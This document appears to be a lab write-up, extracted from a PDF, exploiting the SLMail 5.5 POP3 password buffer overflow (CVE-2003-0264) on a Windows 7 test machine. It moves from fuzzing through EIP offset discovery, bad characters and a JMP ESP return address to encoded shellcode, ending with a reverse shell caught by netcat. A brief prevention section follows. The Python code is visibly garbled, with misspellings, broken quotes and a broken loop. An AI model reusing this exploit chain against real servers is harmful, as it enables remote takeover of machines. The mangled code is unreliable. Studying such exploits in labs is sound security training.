# Buffer Overflow

## SLMail5.5

(installed on Windows 7 Professional x86 (32bit))

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#### Intro

The POP3 server of SLMail 5.5 (Seattle Lab Mail) suffers from an unauthenticated buffer overflow vulnerability when receiving a very long password.

#### - Related information:

 $\underline{https://www.cvedetails.com/cve/CVE-2003-0264/}$ 

https://www.rapid7.com/db/modules/exploit/windows/pop3/seattlelab\_pass

https://www.exploit-db.com/exploits/638/

#### Fuzzing - overwriting the stack

Our goal is to overload the buffer memory which will cause the application to crash. If we can direct the crash execution flow of the application into our malicious shellcode we can take over the entire machine.

The first step is to crash the program by submitting an overly-long password during

login, and watching what happens in Immunity Debugger.

```
#!/usr/bin/pyt
import socket
import sys
WINDOWS7_MACHINE_IP = '172.16.44.129'
  Fuzzing password field with increasing bytes until it crashes
               ### FUZZING ###"
ouffer = ''
    while True:
buffer +=
         sys.stdout.flush()
         sys.stdout.write("Fuzzing Password field with %s bytes... (Press ctrl+C to continue)\r" %len(buffer))
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         connect=s.connect((WINDOWS7_MACHINE_IP, 110))
         s.recv(1024)
s.send('USER Elliyahu \r\n')
         s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
          s.send('QUIT\r\n')
          s.close()
except KeyboardInterrupt:
```


bof-slmail5.5.py - P. I

```
Li2019.4] ~/Downloads/bof-slmail
```

The stack is overwritten and the program crashes because it is forced to access a non executable address (0x41414141)

[23:06:34] Access violation when executing [41414141]

#### Both *EIP* and *ESP* are overwritten with 'A's



#### Controlling the EIP – discovering offsets

The EIP (instruction pointer) is important because it is the instruction pointer - it holds the memory address of the next instruction to be carried out. The goal is to overwrite the *EIP* with a new memory address which points to malicious code. To do this, we need to find out exactly how many characters it takes to reach the *EIP* without overwriting it.

We use *pattern\_create.rb* to generate a 3500-byte unique string to send to the application. Instead of seeing *A*'s overwriting *EIP*, we will see a unique string that we can then find the exact byte location.


```
# Finding the exact bytes that overwrite the EIP
print "\n ### DISCOVERING OFFSET ###"

total_length = len(buffer)
print "Insert a unique %s-character string (/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l %s):" %(total_length, total_length)
buffer = raw_input("\nRestart Immunity and SLmail and press any key to continue..")

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((WINDOWS7_MACHINE_IP, 110))
s.recv(102-d)
s.send("USER Elliyahu \r\n")
s.recv(102-d)
s.send("PASS ' + buffer + '\r\n")
s.send("PASS ' + buffer + '\r\n")
s.close()
```

bof-slmail5.5.py – P. II

The program crashes, but now the *EIP* is overwritten with 39694438 [23:30:15] Access violation when executing [39694438]



By using the reverse tool of *pattern\_create.rb* we are able to find the offset by taking the content of *EIP* when crashed.

Elliyahu-Rosha@KaLi2019.4] ~> /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 2700 -q 39694438
[\*] Exact match at offset 2606

So the exact position of the *EIP* is *2606*.

#### Determine "bad characters"


Bad characters are those ones interpreted literally by the program, so that the program is truncated in the middle of the execution.

Their immediate effect consist on truncating the normal execution of the program. Once removed, the buffer is executed correctly.

With the purpose of identifying bad characters, we create a string with all the possible hexadecimal characters


finding-bad-chars.py

a close inspection of the memory details that the buffer execution has been interrupted just after '0x09', so we conclude that '0x0A' is also a bad character



Executing *finding-bad-chars.py* again, this time without 'x0a'.

Now, the execution of the buffer has been truncated between '0x0C' and '0x0E', so we conclude that '0x0D' is also a bad character



Executing *finding-bad-chars.py* once again resulted in finding no additional bad characters.

Therefore, the bad characters are  $\x00\x0D\x0A$  and need to be excluded from our shellcode.

#### Redirecting the flow execution


The goal of this part of the attack is to find a stable way of redirecting the execution flow to the memory section, where out shellcode will be located. we need to replace the 4 B's we control in *EIP* with instructions to redirect to *ESP* which will execute our shellcode. *ESP* points to our shellcode. We'll look into the memory of the application at run-time to find a *JMP ESP DLL* Module that will allow us to "jump" to the address of our shellcode.

*SLMFC.DLL* is identified as not having memory protection techniques.

we will search for the bytes in memory that a *JMP ESP* references back to. finding the opcode of instruction of *JMP ESP* 

```
Elliyahu Rosha KaLi2019.4 ~/Downloads/bof-slmail /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
```

Again, using *mona.py*, the module SLFC.DLL is searched until finding a JMP ESP instruction (opcode  $\xspace \xspace \x$ 



We'll be using the first one (5f4a358f)

Then, the set of four 'B's on the Python exploit is replaced by the memory address above, introduced in reverse order  $'\8f\x35\x4a\x5f'$ , due to the fact that x86 processor architecture follows the  $Little\ Endian$  format (least significant byte occupying the lowest memory position)

buffer = 'A' \* int(offset\_position) + '\x8f\x35\x4a\x5f' + "C" \* (3500-2606-4)

s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)
connect=s.connect((WINDOWS7\_MACHINE\_IP, 110))
s.recv(1024)
s.send('USER Elliyahu \r\n')
s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
s.send('QUIT\r\n')

bof-slmail5.5.py – P. III

s.close()

### Generating shellcode

format = -f c - C language encoding =  $-e \times 86/shikata\_ga\_nai$ bad characters =  $\times 200 \times 20a \times 20d$ 

We need to provide the decoder with some stack space to work with and not allow it to overwrite itself. Therefore we add 16 no operation instructions ( $\xspace x90$ ) at beginning of shellcode to tell the CPU to move on

bof-slmail5.5.py – P. IV

#### Getting a shell

```
[Elliyahu-Rosha@KaLi2019.4] ~/Downloads/bof-slmail$ nc -vlp 1234
Listening on 0.0.0.0 1234
Connection received on 172.16.44.129 49275
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\SLmail\System>
```

#### How to prevent a buffer overflow attack?

One way to completely prevent cyber attacks is to use a coding language that doesn't allow for them. For example, C is a primary target for buffer attacks because the language enables the vulnerability through direct access to memory. On the other hand, languages like Java, Python, and .NET, are immune to buffer vulnerabilities.

Another way to prevent the software vulnerability is to be aware of buffer usage during development. Where buffers are accessed is where the vulnerabilities will occur, especially if the functions deal with user-generated input.

In addition, here are four best practices for how to prevent buffer overflow:

- 1. Leveraging automated code review and testing.
- 2. A focus on safe functions like strncpy vs strcpy and strncat vs strcat.
- 3. Keeping application servers patched.
- 4. Using code analysis tools to periodically check applications for software security flaws.